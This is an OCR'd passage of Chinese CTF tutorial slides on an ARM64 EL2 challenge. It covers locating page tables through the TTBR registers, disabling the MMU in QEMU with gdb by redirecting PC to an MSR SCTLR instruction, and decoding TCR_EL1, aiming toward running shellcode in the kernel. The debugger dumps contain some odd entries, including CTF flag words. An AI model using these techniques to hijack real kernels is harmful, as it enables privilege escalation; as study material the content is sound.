
战略上：修改页表相关元数据，让shellcode位于归属于内核的页上，然后劫持内核控制流到shellcode上去。
战术上：战略想法是很好，但是页表相关数据太多太复杂，如何操作？修改哪些数据？先找到页表再说！

EL2：EL1shellcode：页表（内存的元数据）

抽象的认识 **页表** 这个词时，的确就是虚拟地址映射到物理地址的一张大表，很简单易懂
具体的认识 **页表** 这个词时，会发现，其实现是一个非常复杂的系统（Memory Management Unit），其中包括了：

1. 页表基址寄存器的设置
2. 多级页表的查找
3. 页表与缓存之间的配合
4. …

虽然有数不胜数的内容与MMU相关，但想要认识他，就必须抓住其核心功能：**内存的虚拟化**




虽然我们是通过NX、SMEP的实现说到了页表是关键，但这俩并不是页表诞生的原因。

分页机制诞生最关键的原因就是内存的虚拟化：即让每个执行的实体（进程），看到的是一个完整且独立的内存。

只不过分页机制因为可以设置内存页的属性，顺便就可以实现NX、SMEP这种安全机制。

EL2：EL1shellcode：寻找页表：CR3（x86）

如何找页表？x86/x64上从CR3出发：



但这玩意从来只出现在书、纸、图上，很少出现在调试器里，所以动手实践：


使用 VMware 调试功能 观察 x86_64 虚拟机 的 特权寄存器：
https://xuanxuanblingbling.github.io/ctf/tools/2021/10/22/vmware/

比较难调试的本质原因是因为开启MMU情况下，从CPU发出的所有访存都是虚拟地址，页表就是完成虚拟地址到物理地址的转换。

但CR3里存的地址是物理地址，所以调试器需要做一些trick才能完成直接查看物理地址，如vmware提供的monitor phys调试指令。

EL2：EL1shellcode：寻找页表：TTBR（ARM）

ARM/ARM64上是TTBR（Translation Table Base Register）



TTBR0_EL1: 用户程序页表基址寄存器
TTBR1_EL1: 内核页表基址寄存器
TTBR0_EL2: Hypervisor基址寄存器
TTBR0_EL3: Secure Monitor基址寄存器
VTTBR0_EL2: Virtualization基址寄存器

为什么不是？这些： TTBR_EL0
TTBR_EL1
TTBR_EL2
TTBR_EL3

EL2：EL1shellcode：寻找页表：TTBR

```
pwndbg> i r
x0             0x1                 1
x1             0x7fff7fffff8c      140735340871564
x2             0x1                 1
x3             0x0                 0
x4             0x0                 0
x5             0x0                 0
x6             0x0                 0
x7             0x0                 0
x8             0x40                64
x9             0x0                 0
x10            0x0                 0
x11            0x0                 0
x12            0x0                 0
x13            0x0                 0
x14            0x0                 0
x15            0x0                 0
x16            0x0                 0
x17            0x0                 0
x18            0x0                 0
x19            0x401c38            4201528
x20            0x0                 0
x21            0x0                 0
x22            0x0                 0
x23            0x0                 0
x24            0x0                 0
x25            0x0                 0
x26            0x0                 0
x27            0x0                 0
x28            0x0                 0
x29            0x7fff7fffff70      140735340871536
x30            0x400d1c            4197660
sp             0x7fff7fffff70      0x7fff7fffff70
pc             0x401b48            0x401b48
cpsr           0x3c0               960
fpsr           0x0                 0
fpcr           0x0                 0
MVFR6_EL1_RESERVED 0x0 0
MVFR7_EL1_RESERVED 0x0 0
ID_AA64PFR1_EL10x0 0
ID_AA64PFR2_EL1_RESERVED0x0 0
ID_AA64PFR3_EL1_RESERVED0x0 0
ID_AA64PFR4_EL1_RESERVED0x0 0
ID_AA64PFR5_EL1_RESERVED0x0 0
ID_AA64PFR6_EL1_RESERVED0x0 0
ID_AA64PFR7_EL1_RESERVED0x0 0
ID_AA64DFR0_EL10x10305006 271601670
ID_AA64DFR1_EL10x0 0
ID_AA64DFR2_EL1_RESERVED0x0 0
ID_AA64AFR0_EL10x0 0
ID_AA64AFR1_EL10x0 0
ID_AA64AFR2_EL1_RESERVED0x0 0
ID_AA64AFR3_EL1_RESERVED0x0 0
ID_AA64ISAR0_EL10x11120 69920
ID_AA64ISAR1_EL10x0 0
ID_AA64DFR3_EL1_RESERVED0x0 0
ID_AA64ISAR6_EL1_RESERVED0x0 0
ID_AA64ISAR7_EL1_RESERVED0x0 0
ID_AA64ISAR5_EL1_RESERVED0x0 0
ID_AA64ISAR3_EL1_RESERVED0x0 0
ID_AA64MMFR1_EL10x0 0
ID_AA64MMFR0_EL10x1124 4388
ID_AA64ISAR2_EL1_RESERVED0x0 0
ID_AA64MMFR4_EL1_RESERVED0x0 0
ID_AA64ISAR4_EL1_RESERVED0x0 0
ID_AA64MMFR6_EL1_RESERVED0x0 0
ID_AA64MMFR7_EL1_RESERVED0x0 0
ID_AA64MMFR3_EL1_RESERVED0x0 0
ID_AA64MMFR5_EL1_RESERVED0x0 0
ID_AA64MMFR2_EL1_RESERVED0x0 0
VPIDR_EL2      0x411fd070          1092604016
MDRAR_EL1      0x0                 0
OSLSR_EL1      0xa                 10
DBGWCR         0x0                 0
DBGWVR         0x0                 0
DBGWCR         0x0                 0
CPACR          0x300000            3145728
SCTLR          0x30d00801          818939905
ACTLR_EL1      0x0                 0
REVIDR_EL1     0x0                 0
ACTLR_EL2      0x0                 0
SCTLR_EL2      0x30c50830          818219056
HCR_EL2        0xc4080001          3288858625
HSTR_EL2       0x0                 0
SCR_EL3        0x731               1841
SDER32_EL3     0x0                 0
CPTR_EL3       0x0                 0
MDCR_EL2       0x0                 0
CPTR_EL2       0x0                 0
MDCR_EL3       0x18000             98304
SCTLR_EL3      0x30c5083b          818219067
ACTLR_EL3      0x0                 0
CTR_EL0        0x8444c004          2219098116
PMINTENSET_EL1 0x0 0
PMINTENCLR_EL1 0x0 0
PMCR_EL0       0x41000000          1090519040
PMCNTENSET_EL0 0x0 0
PMCNTENCLR_EL0 0x0 0
PMOVSCLR_EL0   0x0 0
PMSELR_EL0     0x0 0
PMCEID0_EL0    0x0 0
PMCEID1_EL0    0x0 0
PMCCNTR_EL0    0x0 0
TTBR0_EL1      0x20000             131072
TTBR1_EL1      0x1b000             110592
TCR_EL1        0x6080100010        414465392656
PMUSERENR_EL0  0x0 0
MAIR_EL1       0x0                 0
TCR_EL2        0x0                 0
VTTBR_EL2      0x40106000          1074814976
AMAIR0         0x0                 0
VTCR_EL2       0x80000027          2147483687
TTBR0_EL3      0xe203000           236990464
MAIR_EL2       0x0                 0
TCR_EL3        0x100022            1048610
AMAIR_EL2      0x0                 0
AMAIR_EL3      0x0                 0
MAIR_EL3       0xdd440400          3712222208
TTBR0_EL2      0x0                 0
L2CTLR_EL1     0x0                 0
L2ECTLR_EL1    0x0                 0
DACR32_EL2     0x55555555          1431655765
SPSR_EL1       0x3c0               960
ELR_EL1        0x4000e8            4194536
VBAR           0xffffffffc000a000  -1073700864
SP_EL0         0x7fff80000000      140735340871680
SPSR_EL2       0x200003c4          536871876
ELR_EL2        0xfffffffffc0009170 -1073704592
VBAR_EL2       0x40101800          1074796544
SP_EL1         0xffffffffc001a020  -1073635296
ELR_EL3        0x40100764          1074792292
SPSR_EL3       0x800003c8          2147484616
SP_EL2         0x40105000          1074810880
VBAR_EL3       0x2000              8192
SPSR_IRQ       0x0                 0
SPSR_ABT       0x600001d3          1610613203
FPCR           0x0                 0
FPSR           0x0                 0
SPSR_FIQ       0x0                 0
SPSR_UND       0x0                 0
RVBAR_EL3      0x0                 0
CONTEXTIDR_EL1 0x0 0
TPIDR_EL1      0x0                 0
AFSR0_EL1      0x0                 0
AFSR1_EL1      0x0                 0
ESR_EL1        0x0                 0
TPIDR_EL0      0x0                 0
TPIDRRO_EL0    0x0                 0
IFSR32_EL2     0x206               518
TPIDR_EL2      0x0                 0
AFSR0_EL2      0x0                 0
ESR_EL2        0x5a000000          1509949440
FPEXC32_EL2    0x40000000          1073741824
ESR_EL3        0x4e000000          1308622848
AFSR1_EL2      0x0                 0
AFSR0_EL3      0x0                 0
AFSR1_EL3      0x0                 0
TPIDR_EL3      0x0                 0
FAR_EL1        0x0                 0
CNTKCTL        0x0                 0
CNTFRQ_EL0     0x3b9aca0           62500000
FAR_EL2        0x0                 0
HPFAR_EL2      0x0                 0
CNTVOFF_EL2    0x0                 0
CNTHP_CTL_EL2  0x0                 0
CNTHP_CVAL_EL2 0x0                 0
CNTHCTL_EL2    0x3                 3
FAR_EL3        0x0                 0
CNTV_CTL_EL0   0x0                 0
CNTP_CVAL_EL0  0x0                 0
CNTV_CVAL_EL0  0x0                 0
CNTPS_CTL_EL1  0x0                 0
CNTPS_CVAL_EL1 0x0                 0
CNTP_CTL_EL0   0x0                 0
L2ACTLR        0x0                 0
PMCCFILTR_EL0  0x0                 0
CPUACTLR_EL1   0x0                 0
CPUECTLR_EL1   0x0                 0
CPUMERRSR_EL1  0x0                 0
L2MERRSR_EL1   0x0                 0
PAR_EL1        0x0                 0
CBAR_EL1       0x8000000           134217728
DBGBVR         0x0                 0
DBGBCR         0x0                 0
DBGWVR         0x0                 0
DBGWCR         0x0                 0
MDCCSR_EL0     0x0                 0
DBGBVR         0x0                 0
DBGBCR         0x0                 0
DBGWVR         0x0                 0
MDSCR_EL1      0x0                 0
DBGBVR         0x0                 0
DBGBCR         0x0                 0
DBGWVR         0x0                 0
DBGBVR         0x0                 0
DBGBCR         0x0                 0
DBGWCR         0x0                 0
DBGBVR         0x0                 0
DBGBCR         0x0                 0
FLAG_WORD_0    0x63746968          1668573544
FLAG_WORD_1    0x747b6e6f          1954246255
FLAG_WORD_2    0x20736968          544434536
FLAG_WORD_3    0x66207369          1713402729
FLAG_WORD_4    0x2067616c          543646060
FLAG_WORD_5    0x6f662031          1868963889
FLAG_WORD_6    0x4c452072          1279598706
FLAG_WORD_7    0xa7d30             687408
DBGBCR         0x0                 0
DBGBVR         0x0                 0
CLIDR          0xa200023           169869347
ID_PFR0        0x131               305
ID_DFR0        0x3010066           50397286
ID_AFR0        0x0                 0
ID_MMFR0       0x10101105          269488389
CSSELR         0x0                 0
ID_MMFR1       0x40000000          1073741824
ID_MMFR3       0x2102211           34611729
ID_ISAR0       0x2101110           34607376
ID_MMFR2       0x1260000           19267584
ID_ISAR2       0x21232042          555950146
ID_ISAR3       0x1112131           17899825
ID_ISAR1       0x13112111          319889681
ID_ISAR4       0x11142             69954
ID_MMFR4       0x0                 0
ID_ISAR6       0x0                 0
ID_ISAR5       0x11121             69921
MVFR0_EL1      0x10110222          269550114
MVFR1_EL1      0x12111111          303108369
MVFR3_EL1_RESERVED 0x0 0
AIDR           0x0                 0
MVFR2_EL1      0x43                67
MVFR5_EL1_RESERVED 0x0 0
MVFR4_EL1_RESERVED 0x0 0
VMPIDR_EL2     0x80000900          2147485952
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb.cmd

EL2：EL1shellcode：寻找页表：TTBR：物理地址

```
pwndbg> i r TTBR0_EL1
TTBR0_EL1      0x20000  131072
pwndbg> x /20gx 0x20000
0x20000:       Cannot access memory at address 0x20000
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb.cmd

怎么办？TTBR0_EL1中是物理地址，但开了MMU后CPU的所有访存使用的都是是虚拟地址。

1. 我能不能关了MMU？ 类似vmware的monitor phys，但是没找到相关gdb的命令…
2. 我能不能找到这个物理地址对应的虚拟地址？ 我本就是要找一个虚拟地址对应的物理地址…

EL2：EL1shellcode：寻找页表：TTBR：物理地址：MMU

```
pwndbg> i r TTBR0_EL1
TTBR0_EL1      0x20000  131072
pwndbg> x /20gx 0x20000
0x20000:       Cannot access memory at address 0x20000
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb.cmd

想办法关闭MMU：

- qemu没有实现如同vmware的monitor phys开关来方便控制其虚拟出来CPU的MMU
- 是因为qemu模拟的CPU种类繁多，每种CPU的MMU原理不同
- 所以想要关闭就得自己手动关，qemu提供的调试是系统级别，应该可以关闭（设置相关系统寄存器）。

那MMU是怎么开开的呢（设置了什么系统寄存器呢）？


EL2：EL1shellcode：寻找页表：TTBR：物理地址：MMU：开启

SCTLR：The system controL register

https://developer.arm.com/documentation/den0024/a/ARMv8-Registers/System-registers/The-system-control-register

The System Control Register (SCTLR) is a register that controls standard memory, system facilities and provides status information for functions that are implemented in the core.

Figure 4.5. SCTLR bit assignments



M

Enable the MMU. **即SCTLR寄存器最低位为1即开启 MMU**

```
 X25  0x0
 X26  0x0
 X27  0x0
 X28  0x0
 X29  0x7fff7fffff70 —▸ 0x7fff7fffff90 —▸ 0x7fff7
◂— ...
 SP   0xffffffffc001a020 ◂— 0x0
 PC   0xffffffffc000a404 ◂— b      #0xffffffffc00
──────────────────────────────────────[ DISASM
 ► 0xffffffffc000a404    b      #0xffffffffc000a8
    ↓
   0xffffffffc000a80c    bl     #0xffffffffc00090
    ↓
   0xffffffffc00090b0    stp    x0, x1, [sp]
   0xffffffffc00090b4    stp    x2, x3, [sp, #0x1
   0xffffffffc00090b8    stp    x4, x5, [sp, #0x2
   0xffffffffc00090bc    stp    x6, x7, [sp, #0x3
   0xffffffffc00090c0    stp    x8, x9, [sp, #0x4
   0xffffffffc00090c4    stp    x10, x11, [sp, #0
   0xffffffffc00090c8    stp    x12, x13, [sp, #0
   0xffffffffc00090cc    stp    x14, x15, [sp, #0
   0xffffffffc00090d0    stp    x16, x17, [sp, #0
──────────────────────────────────────[ STACK
00:0000| sp 0xffffffffc001a020 ◂— 0x0
... ↓        7 skipped
──────────────────────────────────────[ BACKTRA
 ► f 0 0xffffffffc000a404

pwndbg> i r SCTLR
SCTLR          0x30d00801       818939905
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb.cmd

EL2：EL1shellcode：寻找页表：TTBR：物理地址：MMU：关闭：失败

尝试使用GDB直接设置SCTLR寄存器失败：

```
pwndbg> i r SCTLR
SCTLR          0x30d00801       818939905
pwndbg> set $SCTLR=0x30d00800
pwndbg> i r SCTLR
SCTLR          0x30d00801       818939905
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb.cmd


翻QEMU源码：target/arm/gdbstub.c 如右图：
坑！ARM系统寄存器的设置居然没有实现！



```
237 static int arm_gdb_get_sysreg(CPUARMState *env, GByteArray *buf, int reg)
238 {
239     ARMCPU *cpu = env_archcpu(env);
240     const ARMCPRegInfo *ri;
241     uint32_t key;
242
243     key = cpu->dyn_sysreg_xml.data.cpregs.keys[reg];
244     ri = get_arm_cp_reginfo(cpu->cp_regs, key);
245     if (ri) {
246         if (cpreg_field_is_64bit(ri)) {
247             return gdb_get_reg64(buf, (uint64_t)read_raw_cp_reg(env, ri));
248         } else {
249             return gdb_get_reg32(buf, (uint32_t)read_raw_cp_reg(env, ri));
250         }
251     }
252     return 0;
253 }
254
255 static int arm_gdb_set_sysreg(CPUARMState *env, uint8_t *buf, int reg)
256 {
257     return 0;
258 }
259
```


https://github.com/qemu/qemu/blob/aab8cfd4c3614a049b60333a3747aedffbd04150/target/arm/gdbstub.c

EL2：EL1shellcode：寻找页表：TTBR：物理地址：MMU：关闭：成功

1. 所以其实就是一条写系统寄存器的指令：MSR SCTLR，X0 提前布置好X0为 0x30d00800 即可
2. 但GDB不能直接执行汇编，所以只能复用内存空间中的代码
3. 既然是设置系统寄存器，那必然需要在EL1中完成，所以先搜到设置SCTLR的代码，找到0xffffffffc000002c
4. 然后在调试器中将PC强制指向：0xffffffffc000002c，使其设置SCTLR寄存器
5. 关闭MMU后的内存世界很新奇，原来的虚拟地址空间不再有效，随便访存就是物理地址，可以自行探索一会








```
ROM:FFFFFFFFC000002C                MSR             #0, c1, c0, #0, X0 ; [>] SCTLR_EL1
```

```
1  set architecture aarch64
2  target remote :1234
3  b * 0x401B48
4  c
5  si
6  set $x0=0x30d00800
7  set $pc=0xffffffffc000002c
8  si
```

```
pwndbg> i r SCTLR
SCTLR          0x30d00800       818939904
pwndbg> i r TTBR0_EL1
TTBR0_EL1      0x20000  131072
pwndbg> i r TTBR1_EL1
TTBR1_EL1      0x1b000  110592
pwndbg> x /gx 0x20000
0x20000:       0x0000000000021003
pwndbg> x /gx 0x1b000
0x1b000:       0x0000000000000000
```

exp:/el2/el1_shellcode/see_ttbr/exp.py
gdb:/el2/el1_shellcode/see_ttbr/gdb_close_mmu.cmd

EL2：EL1shellcode：寻找页表：TTBR：物理地址：MMU：控制

https://developer.arm.com/documentation/ddi0595/2020-12/AArch64-Registers/TCR-EL1--Translation-Control-Register--EL1-

TCR_EL1, Translation Control Register (EL1)

The TCR_EL1 characteristics are:

Purpose

The control register for stage 1 of the EL1&0 translation regime.

Configuration

AArch64 System register TCR_EL1 bits [31:0] are architecturally mapped to AArch32 System register TTBCR[31:0].

AArch64 System register TCR_EL1 bits [63:32] are architecturally mapped to AArch32 System register TTBCR2[31:0].

Attributes

TCR_EL1 is a 64-bit register.

Field descriptions

The TCR_EL1 bit assignments are:

63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47
RES0				DS	TCMA1	TCMA0	E0PD1	E0PD0	NFD1	NFD0	TBID1	TBID0	HWU162	HWU161	HWU160	HWU159
TG1		SH1		ORGN1		IRGN1		EPD1	A1	T1SZ						TG0
31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15

Any of the bits in TCR_EL1, other than the A1 bit and the EPDx bits when they have the value 1, are permitted to be cached in a TLB.

```
pwndbg> i r TCR_EL1
TCR_EL1        0x6080100010     414465392656
```

TG1, bits [31:30]

Granule size for the TTBR1_EL1.

TG1	Meaning
0b01	16KB.
0b10	4KB.
0b11	64KB.

```
>>> bin(0x6080100010)[2:].zfill(64)
'0000000000000000000000001100000100000000010000000000000000010000'
>>> bin(0x6080100010)[2:].zfill(64)[-32:-30]
'10'
```

所以是4kb的页

T0SZ, bits [5:0]

The size offset of the memory region addressed by TTBR0_EL1. The region size is $2^{(64-T0SZ)}$ bytes.

The maximum and minimum possible values for T0SZ depend on the level of translation table and the memory translation granule size, as described in the AArch64 Virtual Memory System Architecture chapter.

```
>>> bin(0x6080100010)[2:].zfill(64)[-6:]
'010000'
>>> pow(2,4)
16
>>> 64 - 16
48
```

用48bit的地址空间

方案是：**4kb页，48bit地址空间，4级页表**

